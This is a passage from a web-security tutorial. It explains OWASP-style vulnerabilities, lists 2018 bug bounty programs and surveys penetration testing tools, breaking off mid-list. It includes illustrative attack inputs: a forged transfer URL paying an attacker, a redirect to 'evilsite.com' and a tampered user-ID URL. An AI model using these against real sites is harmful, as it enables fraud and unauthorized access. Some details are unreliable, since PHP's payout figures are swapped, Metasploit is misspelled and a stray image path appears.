In the same manner, a user using a public computer, instead of logging off, he closes the browser abruptly. An attacker uses the same system, when browses the same vulnerable site, the previous session of the victim will be opened. The attacker can do whatever he wants to do from stealing profile information, credit card information, etc.

A check should be done to find the strength of the authentication and session management. Keys, session tokens, cookies should be implemented properly without compromising passwords.

Vulnerable Objects

- Session IDs exposed on URL can lead to session fixation attack.
- Session IDs same before and after logout and login.
- Session Timeouts are not implemented correctly.
- Application is assigning same session ID for each new session.
- Authenticated parts of the application are protected using SSL and passwords are stored in hashed or encrypted format.
- The session can be reused by a low privileged user.

Implication

- Making use of this vulnerability, an attacker can hijack a session, gain unauthorized access to the system which allows disclosure and modification of unauthorized information.
- The sessions can be high jacked using stolen cookies or sessions using XSS.

Examples

1. Airline reservation application supports URL rewriting, putting session IDs in the URL:

   http://Examples.com/sale/saleitems;jsessionid=2P0OC2oJM0DPXSNQ of tickets to Maldives)

   An authenticated user of the site wants to let his friends know about the sale and sends an email across. The friends receive the session ID and can be used to do unauthorized modifications or misuse the saved credit card details.
2. An application is vulnerable to XSS, by which an attacker can access the session ID and can be used to hijack the session.
3. Applications timeouts are not set properly. The user uses a public computer and closes the browser instead of logging off and walks away. The attacker uses the same browser some time later, and the session is authenticated.

Recommendations

1. All the authentication and session management requirements should be defined as per OWASP Application Security Verification Standard.
2. Never expose any credentials in URLs or Logs.
3. Strong efforts should be also made to avoid XSS flaws which can be used to steal session IDs.

Insecure Direct Object References

Description

It occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key as in URL or as a FORM parameter. The attacker can use this information to access other objects and can create a future attack to access the unauthorized data.

Implication

- Using this vulnerability, an attacker can gain access to unauthorized internal objects, can modify data or compromise the application.

Vulnerable Objects

- In the URL.

Examples:

Changing "userid" in the following URL can make an attacker to view other user's information.

http://www.vulnerablesite.com/userid=123 Modified to **http://www.vulnerablesite.com/userid=124**

An attacker can view others information by changing user id value.

Recommendations:

1. Implement access control checks.
2. Avoid exposing object references in URLs.
3. Verify authorization to all reference objects.

Cross Site Request Forgery

Description

Cross Site Request Forgery is a forged request came from the cross site.

CSRF attack is an attack that occurs when a malicious website, email, or program causes a user's browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

A link will be sent by the attacker to the victim when the user clicks on the URL when logged into the original website, the data will be stolen from the website.

Implication

- Using this vulnerability as an attacker can change user profile information, change status, create a new user on admin behalf, etc.

Vulnerable Objects

- User Profile page
- User account forms
- Business transaction page

Examples

The victim is logged into a bank website using valid credentials. He receives mail from an attacker saying "Please click here to donate $1 to cause."

When the victim clicks on it, a valid request will be created to donate $1 to a particular account.

http://www.vulnerablebank.com/transfer.do?account=cause&amount=1

The attacker captures this request and creates below request and embeds in a button saying "I Support Cause."

http://www.vulnerablebank.com/transfer.do?account=Attacker&amount=1000

Since the session is authenticated and the request is coming through the bank website, the server would transfer $1000 dollars to the attacker.

Recommendation

1. Mandate user's presence while performing sensitive actions.
2. Implement mechanisms like CAPTCHA, Re-Authentication, and Unique Request Tokens.

Security Misconfiguration

Description

Security Configuration must be defined and deployed for the application, frameworks, application server, web server, database server, and platform. If these are properly configured, an attacker can have unauthorized access to sensitive data or functionality.

Sometimes such flaws result in complete system compromise. Keeping the software up to date is also good security.

Implication

- Making use of this vulnerability, the attacker can enumerate the underlying technology and application server version information, database information and gain information about the application to mount few more attacks.

Vulnerable objects

- URL
- Form Fields
- Input fields

Examples

1. The application server admin console is automatically installed and not removed. Default accounts are not changed. The attacker can log in with default passwords and can gain unauthorized access.
2. Directory Listing is not disabled on your server. Attacker discovers and can simply list directories to find any file.

Recommendations

1. A strong application architecture that provides good separation and security between the components.
2. Change default usernames and passwords.
3. Disable directory listings and implement access control checks.

Insecure Cryptographic Storage

Description

Insecure Cryptographic storage is a common vulnerability which exists when the sensitive data is not stored securely.

The user credentials, profile information, health details, credit card information, etc. come under sensitive data information on a website.

This data will be stored on the application database. When this data are stored improperly by not using encryption or hashing*, it will be vulnerable to the attackers.

(*Hashing is transformation of the string characters into shorter strings of fixed length or a key. To decrypt the string, the algorithm used to form the key should be available)

Implication

- By using this vulnerability, an attacker can steal, modify such weakly protected data to conduct identity theft, credit card fraud or other crimes.

Vulnerable objects

- Application database.

Examples

In one of the banking application, password database uses unsalted hashes * to store everyone's passwords. An SQL injection flaw allows the attacker to retrieve the password file. All the unsalted hashes can be brute forced in no time whereas, the salted passwords would take thousands of years.

(*Unsalted Hashes – Salt is a random data appended to the original data. Salt is appended to the password before hashing)

Recommendations

1. Ensure appropriate strong standard algorithms. Do not create own cryptographic algorithms. Use only approved public algorithms such as AES, RSA public key cryptography, and SHA-256, etc.
2. Ensure offsite backups are encrypted, but the keys are managed and backed up separately.

Failure to restrict URL Access

Description

Web applications check URL access rights before rendering protected links and buttons. Applications need to perform similar access control checks each time these pages are accessed.

In most of the applications, the privileged pages, locations and resources are not presented to the privileged users.

By an intelligent guess, an attacker can access privilege pages. An attacker can access sensitive pages, invoke functions and view confidential information.

Implication

- Making use of this vulnerability attacker can gain access to the unauthorized URLs, without logging into the application and exploit the vulnerability. An attacker can access sensitive pages, invoke functions and view confidential information.

Vulnerable objects:

- URLs

Examples

1. Attacker notices the URL indicates the role as "/user/getaccounts." He modifies as "/admin/getaccounts".
2. An attacker can append role to the URL.

http://www.vulnerablsite.com can be modified
as **http://www.vulnerablesite.com/admin**

Recommendations

1. Implement strong access control checks.
2. Authentication and authorization policies should be role-based.
3. Restrict access to unwanted URLs.

Insufficient Transport Layer Protection

Description

Deals with information exchange between the user (client) and the server (application). Applications frequently transmit sensitive information like authentication details, credit card information, and session tokens over a network.

By using weak algorithms or using expired or invalid certificates or not using SSL can allow the communication to be exposed to untrusted users, which may compromise a web application and or steal sensitive information.

Implication

- Making use of this web security vulnerability, an attacker can sniff legitimate user's credentials and gaining access to the application.
- Can steal credit card information.

Vulnerable objects

- Data sent over the network.

Recommendations

1. Enable secure HTTP and enforce credential transfer over HTTPS only.
2. Ensure your certificate is valid and not expired.

Examples:

1. An application not using SSL, an attacker will simply monitor network traffic and observes an authenticated victim session cookie. An attacker can steal that cookie and perform Man-in-the-Middle attack.

Unvalidated Redirects and Forwards

Description

The web application uses few methods to redirect and forward users to other pages for an intended purpose.

If there is no proper validation while redirecting to other pages, attackers can make use of this and can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Implication

- An attacker can send a URL to the user that contains a genuine URL appended with encoded malicious URL. A user by just seeing the genuine part of the attacker sent URL can browse it and may become a victim.

Examples

1.**http://www.vulnerablesite.com/login.aspx?redirectURL=ownsite.com**

Modified to

http://www.vulnerablesite.com/login.aspx?redirectURL=evilsite.com

Recommendations

1. Simply avoid using redirects and forwards in the application. If used, do not involve using user parameters in calculating the destination.
2. If the destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user.

This article is contributed by Prasanthi Eati

Top 30 Bug Bounty Programs in 2018

Below is a curated list of Bounty Programs by reputable companies

1) Intel

Intel's bounty program mainly targets the company's hardware, firmware, and software.

Limitations: It does not include recent acquisitions, the company's web infrastructure, third-party products, or anything relating to McAfee.

Minimum Payout: Intel offers a minimum amount of $500 for finding bugs in their system.

Maximum Payout: The Company pays $30,000 maximum for detecting critical bugs.

Bounty Link: https://security-center.intel.com/BugBountyProgram.aspx

2) Yahoo

Yahoo has its dedicated team that accepts vulnerability reports from security researchers and ethical hackers.

Limitations: The Company does not offer any reward for finding bugs in yahoo.net, Yahoo 7 Yahoo Japan, Onwander and Yahoo operated Word press blogs.

Minimum Payout: There is no set limit on Yahoo for minimum payout.

Maximum Payout: Yahoo can pay $15000 for detecting important bugs in their system.

Bounty Link:https://safety.yahoo.com/Security/REPORTING-ISSUES.html

3) Snapchat

Snapchat security team reviews all vulnerability reports and acts upon them by responsible disclosure. The company, we will acknowledge your submission within 30 days.

Minimum Payout: Snapchat will pay minimum $2000.

Maximum Payout: Maximum they will pay is $15,000.

Bounty Link:https://support.snapchat.com/en-US/i-need-help

4) Cisco

Cisco encourages individuals or organization that are experiencing a product security issue to report them to the company.

Minimum Payout: Cisco's minimum payout amount is $100.

Maximum Payout: Company will give maximum $2,500 to finding serious vulnerabilities.

Bounty Link: https://www.cisco.com/c/en/us/about/security-center/security-vulnerability-policy.html

5) Dropbox

Dropbox bounty program allows security researchers to report bugs and vulnerabilities on the third party service HackerOne.

Minimum Payout: The minimum amount paid is $12,167.

Maximum Payout: The maximum amount offered is $32,768.

Bounty Link: https://www.dropbox.com/help/security/report-vulnerability

6) Apple

When Apple first launched its bug bounty program it allowed just 24 security researchers. The framework then expanded to include more bug bounty hunters.

The company will pay $100,000 to those who can extract data protected by Apple's Secure Enclave technology.

Minimum Payout: There is no limited amount fixed by Apple Inc.

Maximum payout: The highest bounty given by Apple is $200,000 for security issues affecting its firmware.

Bounty Link: https://support.apple.com/en-au/HT201220

7) Facebook

Under Facebook's bug bounty program users can report a security issue on Facebook, Instagram, Atlas, WhatsApp, etc.

Limitations: There are a few security issues that the social networking platform considers out-of-bounds.

Minimum Payout: Facebook will pay a minimum of $500 for a disclosed vulnerability.

Maximum Payout: There is no upper limit fixed by Facebook for the Payout.

Bounty Link: https://www.facebook.com/whitehat/

8) Google

Every content in the .google.com, .blogger, youtube.com are open for Google's vulnerability rewards program.

Limitations: This bounty program only covers design and implementation issues.

Minimum Payout: Google will pay minimum $300 for finding security threads.

Maximum Payout: Google will pay the highest bounty of $31.337 for normal Google applications.

Bounty Link: https://www.google.com/about/appsecurity/reward-program/

9) Quora

Quora offers Bug Bounty program to all users and researchers to find and report security vulnerabilities.

Minimum Payout: Quora will pay minimum $100 for finding vulnerabilities on their site.

Maximum Payout: Maximum payout offered by this site is $7000.

Bounty Link: https://engineering.quora.com/Security-Bug-Bounty-Program

10) Mozilla

Mozilla rewards for vulnerability discoveries by ethical hackers and security researchers.

Limitations: The bounty is offered only for bugs in Mozilla services, such as Firefox, Thunderbird and other related applications and services.

Minimum Payout: Minium amount given by Firefox is $500.

Maximum Payout: The Company is paying a maximum of $5000.

Bounty Link: https://www.mozilla.org/en-US/security/bug-bounty/

11) Microsoft

Microsoft's current bug bounty program was officially launched on 23rd September 2014 and deals only with Online Services.

Limitations: The bounty reward is only given for the critical and important vulnerabilities.

Minimum Payout: Microsoft ready to pay $15,000 for finding critical bugs.

Maximum Payout: Maximum amount can be $250,000.

Bounty Link: https://technet.microsoft.com/en-us/library/dn425036.aspx

12) OpenSSL

OpenSSL bounty allows you to report vulnerabilities using secure email (PGP Key). You can also report vulnerabilities to the OpenSSL Management Committee.

Minimum Payout: The Company pays minimum bounty rewards of $500.

Maximum Payout: The highest amount given by the company is $5000.

Bounty Link: https://www.openssl.org/news/vulnerabilities.html

13) Vimeo

Vimeo welcomes any security vulnerability reporting in their products as the company pays good rewards to that person.

Minimum payout: The Company will pay minimum $500

Maximum Payout: The maximum amount paid by this company is $5000.

Bounty Link: https://vimeo.com/about/security

14) Apache

Apache encourages ethical hackers to report security vulnerabilities to one of their private security mailing lists.

Minimum payout: The minimum pay out amount given by Apache is $500.

Maximum Payout: This Company can maximum give a reward of $3000.

Bounty Link: https://www.apache.org/security/

15) Twitter

Twitter allows security researchers and experts about possible security vulnerabilities in their services. The company encourages people to find bugs.

Minimum Payout: Twitter is paying minimum $140 amount.

Maximum Payout: Maximum amount pay by the company is $15000.

Bounty Link: https://support.twitter.com/articles/477159

16) Avast

Avast bounty program rewards ethical hackers and security researchers to report Remote code execution, Local privilege escalation, DOS, scanner bypass amongst other issues.

Minimum Payout: Avast can pay you the minimum amount of $400.

Maximum Payout: The maximum amount offered by the company is $10,000.

Bounty Link: https://www.avast.com/bug-bounty

17) Paypal

Payment gateway service Paypal also offers bug bounty programs for security researchers.

Limitations:

Vulnerabilities dependent upon social engineering techniques, Host Header

Denial of service (DOS), User defined payload, Content spoofing without embedded links/HTM and Vulnerabilities which require a jailbroken mobile device, etc.

Minimum Payout: Paypal can pay minimum $50 for finding security vulnerabilities in their system.

Maximum Payout: Maximum payout amount given by Paypal is $10000.

Bounty Link: https://www.paypal.com/us/webapps/mpp/security-tools/reporting-security-issues

18) GitHub

GitHub's runs bug bounty program since 2013. Every successful participant earned points for their vulnerability submissions depending on the severity.

Limitation: The security researcher will receive that bounty only if they respect users' data and don't exploit any issue to produce an attack that could harm the integrity of GitHub's services or information.

Minimum Payout: Github pays a minimum amount of $200 for finding bugs.

Maximum Payout: Github can pay $10000 for finding critical bugs.

Bounty Link: https://bounty.github.com/

19) Uber

The vulnerability rewards program of Uber primarily focused on protecting the data of users and its employees.

Minimum Payout: There is no predetermined minimum amount.

Maximum Payout: Uber will pay you $10,000 for finding critical bug issues.

Bounty Link: https://eng.uber.com/bug-bounty/

20) Magento

Magneto bounty program allows you to report security vulnerabilities in

Magneto software or websites.

Limitations:

Following security research is not eligible for the bounty

- Potential or actual denial of service of Magento applications and systems.
- Use of an exploit to view data without authorization.
- Automated/scripted testing of web forms

Minimum Payout: Minimum payout amount for this is bounty program is $100.

Maximum Payout: Magento is paying maximum $10,000 for finding critical bugs.

Bounty Link: https://magento.com/security

21) Perl

Perl is also running bug bounty programs. If someone found a security vulnerability in Perl, they can contact the company.

Minimum Payout: The Company pays a minimum amount of $500.

Maximum Payout: The highest amount given by Perl is $1500.

Bounty Link: http://perldoc.perl.org/perlsec.html#SECURITY-VULNERABILITY-CONTACT-INFORMATION

22) PHP

PHP allows ethical hackers to find a bug in their site.

Limitations: You need to check the list of already finding bugs. If you not follow this instruction your bug is not considered.

Maximum Payout: Minimum Payout amount is $500.

Minimum Payout: Maximum $1500 is given by PHP for searching important bugs.

Bounty Link: https://bugs.php.net/report.php?bug_type=Security

23) Starbucks

Starbucks runs bug Bounty program to protect their customers. They encourage to find malicious activity in their networks, web and mobile applications policies.

Minimum Payout: The minimum amount paid by Starbucks $100.

Maximum Payout: The maximum amount goes up to $4000.

Bounty Link: https://www.starbucks.com/whitehat

24) AT&T

AT&T also has its bug hunting channel. Developers and security experts can research the various platforms like websites, APIs, and mobile applications.

Minimum Payout: Minimum Amount Paid by them is $500.

Maximum Payout: There is no such upper limit for payout.

Bounty Link: https://bugbounty.att.com/home.php

25) LinkedIn

The LinkedIn welcomes Individual researchers who contribute their expertise and time to find bugs.

The company will reward you, but neither minimum nor maximum amount is a fix for this purpose.

Bounty Link: https://security.linkedin.com/posts/2015/private-bug-bounty-program

26) Paytm

Paytm invites independent security groups or individual researchers to study it across all platforms

Limitations:

- Reports that state that software is out of date/vulnerable without a 'Proof of Concept.'
- XSS issues that affect only outdated browsers.
- Stack traces that disclose information.
- Any fraud issues

Minimum Payout: The Company will pay minimum $15 for finding bugs.

Maximum Payout: This company does not fix the upper limit.

Bounty Link: https://paytm.com/offer/bug-bounty/

27) Shopify

Shopify's Whitehat program rewards security researchers for finding severe security vulnerabilities

Minimum Payout: The minimum amount paid by the Shopify is $500.

Maximum Payout: There is no fix upper limit for paying the bounty.

Bounty Link: https://www.shopify.in/whitehat

28) Word Press

WordPress also welcomes security researchers to report about the bugs that they have found.

Minimum Payout: WordPress Pays $150 minimum for reporting bugs on their site.

Maximum Payout: The Company does not fix a maximum limit to pay as bounty.

Bounty Link: https://make.wordpress.org/core/handbook/testing/reporting-bugs/

29) Zomato

Zomato helps security researcher to identified security-related issues with company's website or apps.

Minimum Payout: Zomato will pay minimum $1000 for finding important bugs.

Maximum Payout: There is no maximum fix amount.

Bounty Link: https://www.zomato.com/security

30) Tor Project

Tor Project's bug bounty program covers two of its core services: its network daemon and browser.

Limitation: OpenSSL applications are excluded from this scope.

Minimum Payout: The minimum amount paid by them is $100.

Maximum Payout: The Company will pay you maximum $4000.

(No link available) Bounty Link: security@lists.torproject.org

31) Hackerone

HackerOne is one of the biggest vulnerability coordination and bug bounty platform. It helps companies to protect their consumer data by working with the global research community for finding most relevant security issues. Many known companies like Yahoo, Shopify, PHP, Google, Snapchat, and Wink are taking the service of this website to give a reward to security researchers and ethical hackers.

Bounty Link: https://hackerone.com/bug-bounty-programs

32) Bugcrowd

A powerful platform connecting the global security researcher community to the security market. This site aims to provide right mix and type of researcher suited according to the specific website to their worldwide clients. The hackers just need to select their reports on this site, and if they can detect right bugs, the specific company will pay the amount to that person.

Bounty Link: https://www.bugcrowd.com/bug-bounty-list/

40 Best Penetration Testing (Pen Testing) Tools in 2018

Penetration Testing tools help in identifying security weaknesses ing a network, server or web application. These tools are very useful since they allow you to identify the "unknown vulnerabilities" in the software and networking applications that can cause a security breach. Vulnerability Assessment and Penetration Testing (VAPT) Tools attack your system within the network and outside the network as if an hacker would attack it. If the unauthorized access is possible, the system has to be corrected.

Here is a list of top 40 Penetration Testing Tools

1) Netsparker

Netsparker is an easy to use web application security scanner that can automatically find SQL Injection, XSS and other vulnerabilities in your web applications and web services. It is available as on-premises and SAAS solution.

Features

- Dead accurate vulnerability detection with the unique Proof-Based Scanning Technology.
- Minimal configuration required. Scanner automatically detects URL rewrite rules, custom 404 error pages.
- REST API for seamless integration with the SDLC, bug tracking systems etc.
- Fully scalable solution. Scan 1,000 web applications in just 24 hours.

Get a Demo

2) Acunetix

Acunetix is a fully automated penetration testing tool. Its web application security scanner accurately scans HTML5, JavaScript and Single-page applications. It can audit complex, authenticated webapps and issues compliance and management reports on a wide range of web and network vulnerabilities, including out-of-band vulnerabilities.

Features:

- Scans for all variants of SQL Injection, XSS, and 4500+ additional vulnerabilities
- Detects over 1200 WordPress core, theme, and plugin vulnerabilities
- Fast & Scalable – crawls hundreds of thousands of pages without interruptions
- Integrates with popular WAFs and Issue Trackers to aid in the SDLC
- Available On Premises and as a Cloud solution.

3) Probe.ly

Probe.ly

Probe.ly continuously scans for vulnerabilities in your Web Applications. It allows its customers to manage the life cycle of vulnerabilities and provides them with some guidance on how to fix them. Probe.ly is a security tool built having Developers in mind.

Features:

- Scans for SQL Injections, XSS, OWASP TOP10 and over 5000 vulnerabilities, including 1000 WordPress and Joomla vulnerabilities
- Full API - All features of Probely are also available through an API
- Integration with your CI tools, Slack and Jira
- Unlimited team members
- PDF Reports to showcase your security
- Diverse scanning profiles (ranging from safe to aggressive scans)
- Multiple Environment Targets - Production (non-intrusive scans) and Testing (intrusive and complete scans)

4) Owasp

OWASP

Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide non-profit organization focused on improving the security of software. The project has multiple tools to pen test various software environments and protocols. Flagship tools of the project include

1. Zed Attack Proxy (ZAP – an integrated penetration testing tool)
2. OWASP Dependency Check (it scans for project dependencies and checks against know vulnerabilities)
3. OWASP Web Testing Environment Project (collection of security tools and documentation)

The OWASP testing guide gives "best practice" to penetration test the most common web application

Owasp link

5) WireShark

WIRESHARK

Wireshark is a network analysis tool previously known as Ethereal. It captures packet in real time and display them in human readable format. Basically, it is a network packet analyzer- which provides the minute details about your network protocols, decryption, packet information, etc. It is an open source and can be used on Linux, Windows, OS X, Solaris, NetBSD, FreeBSD and many other systems. The information that is retrieved via this tool can be viewed through a GUI or the TTY mode TShark Utility.

WireShark features include

- Live capture and offline analysis
- Rich VoIP analysis
- Capture files compressed with gzip can be decompressed on the fly
- Output can be exported to XML, PostScript, CSV or plain text
- Multi-platform: Runs on windows, Linux, FreeBSD, NetBSD and many others
- Live data can be read from internet, PPP/HDLC, ATM, Blue-tooth, USB, Token Ring, etc.
- Decryption support for many protocols that include IPsec, ISAKMP, SSL/TLS,WEP, and WPA/WPA2
- For quick intuitive analysis, coloring rules can be applied to the packet
- Read/Write many different capture file formats

Wireshark Download

6) w3af

w3af is a web application attack and audit framework. It has three types of plugins; discovery, audit and attack that communicate with each other for any vulnerabilities in site, for example a discovery plugin in w3af looks for different url's to test for vulnerabilities and forward it to the audit plugin which then uses these URL's to search for vulnerabilities.

It can also be configured to run as a MITM proxy. The request intercepted could be sent to the request generator and then manual web application testing can be performed using variable parameters. It also has features to exploit the vulnerabilities that it finds.

W3af features

- Proxy support
- HTTP response cache

- DNS cache
- File uploading using multipart
- Cookie handling
- HTTP basic and digest authentication
- User agent faking
- Add custom headers to requests

w3af download link

7) Metaspoilt

This is the most popular and advanced Framework that can be used for pentest. It is an open source tool based on the concept of 'exploit' which means you pass a code that breach the security measures and enter a certain system. If entered, it runs a 'payload', a code that performs operations on a target machine, thus creating the perfect framework for penetration testing. It is a great testing tool test whether the IDS is successful in preventing the attacks that we bypass it

Metaspoilt can be used on networks, applications, servers, etc. It has a command line and GUI clickable interface, works on Apple Mac OS X, works on Linux and Microsoft Windows.

Features of Metaspoilt

- Basic command line interface
- Third party import
- Manual brute forcing
- Manual brute forcing
- website penetration testing

Metaspoilt download link

8) Kali

Kali works only on Linux Machines. It enables you to create a backup and recovery schedule that fit your needs. It promotes a quick and easy way to find and update the largest database of security penetration testing collection to-date. It is the best tools available for packet sniffing and injecting. An expertise in TCP/IP protocol and networking can be beneficial while using this tool.

Features

- Addition of 64 bit support allows brute force password cracking
- Back Track comes with pre-loaded tools for LAN and WLAN sniffing, vulnerability scanning, password cracking, and digital forensics
- Backtrack integrates with some best tools like Metaspoilt and Wireshark
- Besides network tool, it also includes pidgin, xmms, Mozilla, k3b, etc.
- Back track support KDE and Gnome.

Kali download link

9) Samurai framework:

The Samurai Web Testing Framework is a penetration testing software. It is supported on VirtualBox and VMWare that has been pre-configured to function as a web pen-testing environment.

Features:

- It is open source, free to use tool
- It contains the best of the open source and free tools that focus on testing and attacking website
- It also includes a pre-configured wiki to set up the central information store during the pen-test

Download link: https://sourceforge.net/projects/samurai/files/

10) Aircrack:

Aircrack is one of the handy tool required in wireless pen testing. It cracks vulnerable wireless connections. It is powered by WEP WPA and WPA 2 encryption Keys.

Features:

- More cards/drivers supported
- Support all types of OS and platforms
- New WEP attack: PTW
- Support for WEP dictionary attack
- Support for Fragmentation attack
- Improved tracking speed

Download link: https://www.aircrack-ng.org/downloads.html

11) ZAP:

ZAP is one of the most popular open source security testing tool. It is maintained by hundreds of international volunteers. It can help users to find security vulnerabilities in web applications during the developing and testing phase.

Features:


- It helps to Identifies the security holes present in the web application by simulating an actual attack
- Passive scanning analyse the responses from the server to identify certain issues
- It attempts brute force access to files and directories.
- Spidering feature helps to construct the hierarchical structure of the

website

- Supplying invalid or unexpected data to crash it or to produce unexpected results
- Helpful tool to find out the open ports on the target website
- It provides an interactive Java shell which can be used to execute BeanShell scripts
- It is fully internationalized and supports 11 languages

Download link: https://github.com/zaproxy/zaproxy/wiki

12) Sqlmap:



Sqlmap is an open source penetration testing tool. It automates the entire process of detecting and exploiting SQL injection flaws. It comes with many detection engines and features for an ideal penetration test.

Features:

- Full support for six SQL injection techniques
- Allows direct connection to the database without passing via a SQL injection
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns
- Automatic recognition of password given in hash formats and support for cracking them
- Support to dump database tables entirely or specific columns
- The users can also select a range of characters from each column's entry
- Allows to establish TCP connection between the affected system and the database server
- Support to search for specific database names, tables or specific columns across all databases and tables
- Allows to execute arbitrary commands and retrieve their standard output on the database server

Download link: https://github.com/sqlmapproject/sqlmap

13) Sqlninja:

Sqlninja is a penetration testing tool. It is aimed to exploit SQL Injection vulnerabilities on a web application. It uses Microsoft SQL Server as back-end. It also provides a remote access on the vulnerable DB server, even in a very hostile environment.

Features:

- Fingerprinting of the remote SQL
- Data extraction, time-based or using DNS tunnel
- Allows Integration with Metasploit3, to obtain a graphical access to the remote DB server
- Upload of executable using only normal HTTP requests via VBScript or debug.exe
- Direct and reverse bindshell, both for TCP and UDP
- Creation of a custom xp cmdshell if the original one is not available on w2k3 using token kidnapping

Download link: http://sqlninja.sourceforge.net/download.html

14) BeEF:

The Browser Exploitation Framework. It is a pen testing tool that focuses on the web browser. It uses GitHub to track issues and host its git repository.

Features:

- It allows to check the actual security posture by using client-side attack vectors
- BeEF allows to hook with one or more web browsers. It can then be used for launching directed command modules and further attacks on the system.

Download link: http://beefproject.com

15) Dradis:

Dradis is an open source framework for penetration testing. It allows maintaining the information that can be shared among the participants of a pen-test. The information collected helps users to understand what is completed and what needs to completed.

Features:

- Easy process for report generation
- Support for attachments
- Seamless collaboration
- Integration with existing systems and tools using server plugins
- Platform independent

Download link: https://dradisframework.com/ce

16) Rapid 7:

Nexpose Rapid 7 is a useful vulnerability management software. It monitors exposures in real-time and adapts to new threats with fresh data which helps users to act at the moment of impact.

Features:

- Get a Real-Time View of Risk
- It brings innovative and progressive solutions that help the user to get their jobs done
- Know Where to Focus
- Bring More to Your Security Program

Download link: https://www.rapid7.com/products/nexpose/download/

17) Hping:

Hping is a TCP/IP packet analyzer pen testing tool. This interface is inspired to the ping (8) UNIX command. It supports TCP, ICMP, UDP, and RAW-IP protocols.

Features:

- Allows firewall testing
- Advanced port scanning
- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute with all the supported protocols
- Remote OS fingerprinting & uptime guessing
- TCP/IP stacks auditing

Download link: https://github.com/antirez/hping

18) SuperScan:

Superscan is a free Windows-only closed-source penetration testing tool. It also includes networking tools such as ping, traceroute, whois and HTTP HEAD.

Feature:

- Superior scanning speed
- Support for unlimited IP ranges
- Improved host detection using multiple ICMP methods
- Provide support for TCP SYN scanning
- Simple HTML report generation
- Source port scanning
- Extensive banner grabbing
- Large built-in port list description database
- IP and port scan order randomization
- Extensive Windows host enumeration capability

Download link: https://www.mcafee.com/in/downloads/free-tools/termsofuse.aspx

19) ISS Scanner:

The IBM Internet Scanner is a pen testing tool which offers the foundation for the effective network security for any business.

Features:

- Internet Scanner minimize the business risk by finding the weak spots in the network
- It allows to automate scans and discover vulnerabilities
- Internet Scanner cuts the risk by identifying the security holes, or vulnerabilities, in the network
- Complete Vulnerability Management
- Internet Scanner can identify more than 1,300 types of networked devices

Download link: https://www-01.ibm.com/software/info/trials

20) Scapy:

Scapy is a powerful and interactive pen testing tool. It can handle many classical tasks like scanning, probing, and attacks on the network.

Features:

- It performs some specific tasks like sending invalid frames, injecting 802.11 frames. It uses various combining techniques which is hard to do with other tools
- It allows user to build exactly the packets they want
- Reduces the number of lines written to execute the specific code

Download link: http://secdev.org/projects/scapy/

21) IronWASP:

IronWASP is an open source software for web application vulnerability testing. It is designed to be customizable so that users can create their custom security scanners using it.

Features:

- GUI based and very easy to use
- It has powerful and an effective scanning engine
- Support for recording Login sequence
- Reporting in both HTML and RTF formats
- Checks for over 25 types of web vulnerabilities
- False Positives and Negatives detection support
- It supports Python and Ruby
- Extensible using plug-ins or modules in Python, Ruby, C# or VB.NET

Download link: http://ironwasp.org/download.html

22) Ettercap:

Ettercap is a comprehensive pen testing tool. It supports active and passive dissection. It also includes many features for network and host analysis.

Features:

- It supports active and passive dissection of many protocols
- Feature of ARP poisoning to sniff on a switched LAN between two hosts
- Characters can be injected into a server or to a client while maintaining a live connection
- Ettercap is capable of sniffing an SSH connection in full duplex
- Allows sniffing of HTTP SSL secured data even when the connection is made using proxy
- Allows creation of custom plugins using Ettercap's API

Download link: https://ettercap.github.io/ettercap/downloads.html

23) Security Onion:

Security Onion is a penetration testing tool. It is used for intrusion detection, and network security monitoring. It has an easy-to-use Setup wizard allows users to build an army of distributed sensors for their enterprise.

Features:

- It is built on a distributed client-server model
- Network Security Monitoring allows monitoring for security related events
- It offers full packet capture
- Network-based and host-based intrusion detection systems
- It has a built-in mechanism to purge old data before storage device fill to its capacity

Download link: https://securityonion.net/

24) Personal Software Inspector:

Personal Software Inspector is an open source computer security solution. This tool can identify vulnerabilities in applications on a PC or a Server.

Features:

- It is available in eight different languages
- Automates the updates for insecure programs
- It covers thousands of programs and automatically detects insecure programs
- This pen testing tool automatically and regularly scans PC for vulnerable programs
- Detects and notifies programs that can't be automatically updated

Download link: http://learn.flexerasoftware.com/SVM-EVAL-Personal-Software-Inspector

25) HconSTF:

HconSTF is Open Source Penetration Testing tool based on different browser technologies. It helps any security professional to assists in the Penetration testing. It contains web tools which are powerful in doing XSS, SQL injection, CSRF, Trace XSS, RFI, LFI, etc.

Features:

- Categorized and comprehensive toolset
- Every option is configured for penetration testing
- Specially configured and enhanced for gaining solid anonymity
- Works for web app testing assessments
- Easy to use & collaborative Operating System

Download link: http://www.hcon.in/

26) IBM Security AppScan:

IBM Security AppScan helps to enhance web application security and mobile application security. It improves application security and strengthens regulatory compliance. It helps users to identify security vulnerabilities and generate reports.

Features:

- Enable Development and QA to perform testing during SDLC process
- Control what applications each user can test
- Easily distribute reports
- Increase visibility and better understand enterprise risks
- Focus on finding and fixing issues
- Control the access of information

Download link: http://www-03.ibm.com/software/products/en/appscan

27) Arachni:

Arachni is an open source Ruby framework based tool for penetration testers & administrators. It is used for evaluating the security of modern web applications.

Features:

- It is a versatile tool, so it covers large numbers of use-cases. This ranging from a simple command line scanner utility to a global high-performance grid of scanners

- Option for Multiple deployments
- It offers verifiable, inspectable code base to ensure the highest level of protection
- It can easily integrate with browser environment
- It offers highly detailed and well-structured reports

Download link: https://sourceforge.net/projects/safe3wvs/files

28) Websecurify:

Websecurify is a powerful security testing environment. It is a user -friendly interface which is simple and easy to use. It offers a combination of automatic and manual vulnerability testing technologies.

Features:

- Good testing and scanning technology
- Strong testing engine to detect URLs
- It is extensible with many available add-ons
- It is available for all the major desktop and mobile platforms

Download link: https://www.websecurify.com/

29) Vega:

Vega is an open source web security scanner and pen testing platform to test the security of web applications.

Features:

- Automated, Manual, and Hybrid Security Testing
